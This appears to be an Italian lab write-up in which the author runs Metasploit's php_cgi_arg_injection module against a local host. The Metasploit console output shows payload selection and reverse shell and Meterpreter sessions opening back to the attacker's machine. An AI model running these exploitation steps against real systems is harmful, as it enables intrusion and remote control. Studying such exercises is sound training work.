
Avvio Metasploit

Uso un exploit per PhpMyAdmin e controllo i parametri richiesti



Setto l’host remoto e verifico che sia stato cambiato effettivamente

Setto dei payload e apro delle sessioni

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show payloads

Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   0   payload/generic/custom                                             normal  No     Custom Payload
   1   payload/generic/shell_bind_aws_ssm                                 normal  No     Command Shell, Bind SSM (via AWS API)
   2   payload/generic/shell_bind_tcp                                     normal  No     Generic Command Shell, Bind TCP Inline
   3   payload/generic/shell_reverse_tcp                                  normal  No     Generic Command Shell, Reverse TCP Inline
   4   payload/generic/ssh/interact                                       normal  No     Interact with Established SSH Connection
   5   payload/multi/meterpreter/reverse_http                             normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
   6   payload/multi/meterpreter/reverse_https                            normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
   7   payload/php/bind_perl                                              normal  No     PHP Command Shell, Bind TCP (via Perl)
   8   payload/php/bind_perl_ipv6                                         normal  No     PHP Command Shell, Bind TCP (via perl) IPv6
   9   payload/php/bind_php                                               normal  No     PHP Command Shell, Bind TCP (via PHP)
   10  payload/php/bind_php_ipv6                                          normal  No     PHP Command Shell, Bind TCP (via php) IPv6
   11  payload/php/download_exec                                          normal  No     PHP Executable Download and Execute
   12  payload/php/exec                                                   normal  No     PHP Execute Command
   13  payload/php/meterpreter/bind_tcp                                   normal  No     PHP Meterpreter, Bind TCP Stager
   14  payload/php/meterpreter/bind_tcp_ipv6                              normal  No     PHP Meterpreter, Bind TCP Stager IPv6
   15  payload/php/meterpreter/bind_tcp_ipv6_uuid                         normal  No     PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
   16  payload/php/meterpreter/bind_tcp_uuid                              normal  No     PHP Meterpreter, Bind TCP Stager with UUID Support
   17  payload/php/meterpreter/reverse_tcp                                normal  No     PHP Meterpreter, PHP Reverse TCP Stager
   18  payload/php/meterpreter/reverse_tcp_uuid                           normal  No     PHP Meterpreter, PHP Reverse TCP Stager
   19  payload/php/meterpreter_reverse_tcp                                normal  No     PHP Meterpreter, Reverse TCP Inline
   20  payload/php/reverse_perl                                           normal  No     PHP Command, Double Reverse TCP Connection (via Perl)
   21  payload/php/reverse_php                                            normal  No     PHP Command Shell, Reverse TCP (via PHP)

msf6 exploit(multi/http/php_cgi_arg_injection) > set payload 21
payload => php/reverse_php
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.1.9:4444
[*] Command shell session 1 opened (192.168.1.9:4444 -> 192.168.1.149:52624) at 2023-11-08 15:32:21 +0100

ifconfig
[*] 192.168.1.149 - Command shell session 1 closed.
msf6 exploit(multi/http/php_cgi_arg_injection) > set payload 19
payload => php/meterpreter_reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.1.9:4444
[*] Meterpreter session 2 opened (192.168.1.9:4444 -> 192.168.1.149:47972) at 2023-11-08 15:37:26 +0100

meterpreter >
[*] 192.168.1.149 - Meterpreter session 2 closed.  Reason: Died
```